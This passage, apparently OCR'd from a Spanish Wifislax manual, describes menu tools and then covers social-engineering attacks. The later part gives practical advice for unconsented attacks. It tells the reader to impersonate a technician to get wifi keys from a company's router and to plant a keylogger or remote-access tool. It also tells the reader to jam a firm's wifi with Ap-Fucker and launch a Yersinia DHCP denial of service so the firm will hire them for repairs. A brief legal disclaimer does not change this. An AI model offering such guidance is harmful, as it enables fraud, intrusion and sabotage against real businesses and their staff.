
Editor de textos SciTE

Editor de textos especialmente diseñado para escribir codigo fuente en distintos lenguajes de programación.




Glade

Un diseñador de interfaces para GTK+ y GNOME.




Qt4 Assistant

Herramienta para presentar documentación online.




Qt4 Configuration

Herramienta para configurar las opciones de las herramientas con interface grafica (GUI) que usan Qt.




Qt4 Designer
Diseñador de interface gráficas (GUI) para aplicaciones Qt.



Qt4 Linguistic

Herramienta para añadir traducciones a aplicaciones Qt.




Gráficos

Herramientas para tratamiento de gráficos


Captura de pantalla

Herramienta para capturar la pantalla




Visor de imagenes Ristretto

Visor de imagenes rápido y ligero



Internet
Herramientas de internet.

Conky-net
Herramienta para monitorizar las conexiones de red.



Conky-net stop
Para desactivar Conky-net


Examinador de servidores SSH de Avahi
Examina los servidores SSH que se estan ejecutando en la red del dominio que selecionemos.

Examinador de servidores VNC de Avahi
Examina los servidores VNC que se estan ejecutando en la red del dominio que selecionemos.

Firefox
Famoso explorador de internet

Firefox Language
Herramienta para selecionar el lenguaje de Firefox.

Guardar configuración Google Chrome
Crea un modulo con la configuración Google Chrome en el escritorio.



Si queremos usarlo en el proximo inicio debemos copiarlo a la carpeta /wifislax/modules/

Guardar configuración Firefox
Crea un modulo con la configuración Firefox en el escritorio.
Si queremos usarlo en el proximo inicio debemos copiarlo a la carpeta /wifislax/modules/

no-ip
Script de auto configuracion para Linux del servicio de www.no-ip.com

WebHTTrack Browser Mirrored Website
Herramienta para explorar los sitio web espejo (mirrored)

WebHTTrack Website Copier
Herramienta para copiar sitios webs completos para tenerlos disponibles offline.

gFTP
Cliente FTP ligero y completo.

Ingenieria Social
Herramientas para obtener usuarios y claves a traves de ingenieria social.
Nota: El uso de algunas de estas técnicas esta prohibido por la ley y solo se usaran para auditar redes con el consentimiento del propietario de las mismas o para auditar redes propias.

En este apartado vamos a distinguir dos tipos de herramientas:

Herramientas tradicionales de Ingenieria Social:
Técnicas de Ingenieria Social

» Telefónico
Un auditor llama por teléfono y trata de intimidar a alguien haciendose pasar por una posición de autoridad (gerente, encargado) o relevancia (técnico informático, proveedor) para obtener información de la empresa.

» Dumpster Diving (Trashing)
También conocido como Trashing (Buscar en la Basura), es otro método de Ingeniería Social. Mucha información puede ser encontrada en la basura.
Ejemplos: Anotaciones, Manuales, Políticas de empresa, Memos, credenciales !

» Phishing
Una de las principales vulnerabilidades es que muchos usuarios utilizan la misma contraseña para diferentes servicios.
Una técnica conocida es a través de formularios o pantallas de login falsas. Donde se le pide al usuario que valide sus datos de acceso sobre un sitio Web manipulado por el atacante.

» Drive-by Infection
Cuando uno descarga soluciones de seguridad ; desde sitios Web es posible infectarse con diferentes variedades de Malware o Troyanos .
A)- Intencionalmente: Aceptando la descarga desde el sitio Web.
B)- Involuntariamente: Explotando una vulnerabilidad en el navegador (0 day).

Email
Los emails enviados pueden contener información interesante para los usuarios y ser bastante llamativos como la imaginación lo permita. Desde fotos de famosas hasta cómo construir un reactor nuclear .
En los archivos adjuntos pueden existir virus , gusanos , backdoors , etc. permitiendo tener acceso total al atacante.

Dispositivo de almacenamiento
El auditor deja un dispositivo de almacenamiento como una memoria usb, sd, CD o DVD en un lugar donde pueda ser encontrado, mientras espera a que la víctima introduzca el dispositivo en el equipo para infectarse automaticamente con el código malicioso.
A través de la curiosidad humana es posible llevar a cabo este tipo de ataque.

Suplantación de identidad
Consiste en caracterizar a una persona, un rol. Generalmente los roles más empleados son soporte técnico, tecnico informatico, gerente, encargado, etc.
En empresas grandes es difícil conocer a todos los empleados y falsificar la identidad resulta Muy Simple!

Shoulder Surfing
Consiste en entablar una conversación con el usuario, mirar y memorizar las teclas que presiona el usuario al momento de ingresar sus credenciales de acceso.

Office Snooping
Muchos usuarios no dejan bloqueadas sus PCs cuando se levantan de sus escritorios o peor aún cuando se retiran del trabajo, por lo tanto es posible acceder fisicamente a su PC y a sus datos sin necesidad de identificarse.

Ingeniería Social Inversa
El auditor trata de parecer un tecnico informatico con muchos conocimientos, para que le accedan a él para cualquier tema informatico y así obtener información.

Todas estas técnicas requieren, una preparación e investigación previa sobre el obetivo, tener habilidades de persuasión y la capacidad para crear relaciones estables y duraderas con las personas.

Vamos a ver ejemplos de técnicas de ingeniería Social en distintos entornos:

Cafeterías y Bares

Este es el caso mas fácil. Si vamos a un bar o local público tenemos que preguntar si tiene wifi y su clave. Normalmente nos facilitan la clave sin problema lo que nos ahorrara mucho tiempo de auditoria para obtener la clave y podemos ir directamente a auditar la red desde dentro con herramientas MITM, etc.

Empresas

En este caso es algo mas complicado. No todas las empresas tienen redes wifi y en el caso que tengan no es facil obtener la clave. Lo que buscaremos en este caso es el acceso fisico a la red y los dispositivos.

En este caso tenemos varias alternativas:

Suplantación de identidad:

Alguien llama indicando que tiene que revisar la red haciendose pasar por su técnico informatico, empresa telefonica, etc. Una vez en la empresa haremos unas revisiones rutinarias de la red. Primero miramos el modelo del router wifi (si miramos en la parte de abajo del router en muchos de ellos pone el modelo, la ip para acceder y las clave por defecto). Nos conectamos por cable de red al router ponemos su ip y las claves y podremos ver toda la configuración de la red y la configuración wifi incluida la clave de la red.

Si en el propio router no pone las claves por defecto buscamos en internet el manual del router y en el vendrá la ip de acceso y clave por defecto.

Otra forma de ver la clave de la red wifi si no llevamos nuestro portatil es desde cualquier equipo conectado a la wifi le damos sobre el icono de la red wifi (esta al lado del reloj), vamos a la red conectada, pulsamos botón derecho, propiedades, seguridad, mostrar contraseña y veremos la contraseña de la red.

También podemos preguntar a alguien la clave.

Incluso si tenemos acceso físico a algún equipo de la red podemos instalar algún programa malicioso, keylogger o de acceso remoto.

Servicio técnico informático:

Si nos dedicamos a la consultora informática y ofrecemos servicio técnico podemos visitar a la empresa para ofrecer nuestros servicios. Dado que lo mas seguro es que no nos contrate debemos antes hacer algunos de estos ataques con herramientas que ya vimos su funcionamiento previamente:

Ap-Fucker: Para dejar sin servicio la red wifi. Debemos tener un portátil cerca de la red wifi con el Ap-Fucker ejecutándose en “Destruction mode”.

Yersinia: Para hacer un ataque DoS Dynamic Host Configuration Protocol (DHCP) dejando sin servicio el servidor DHCP. Arriba podemos ver como se

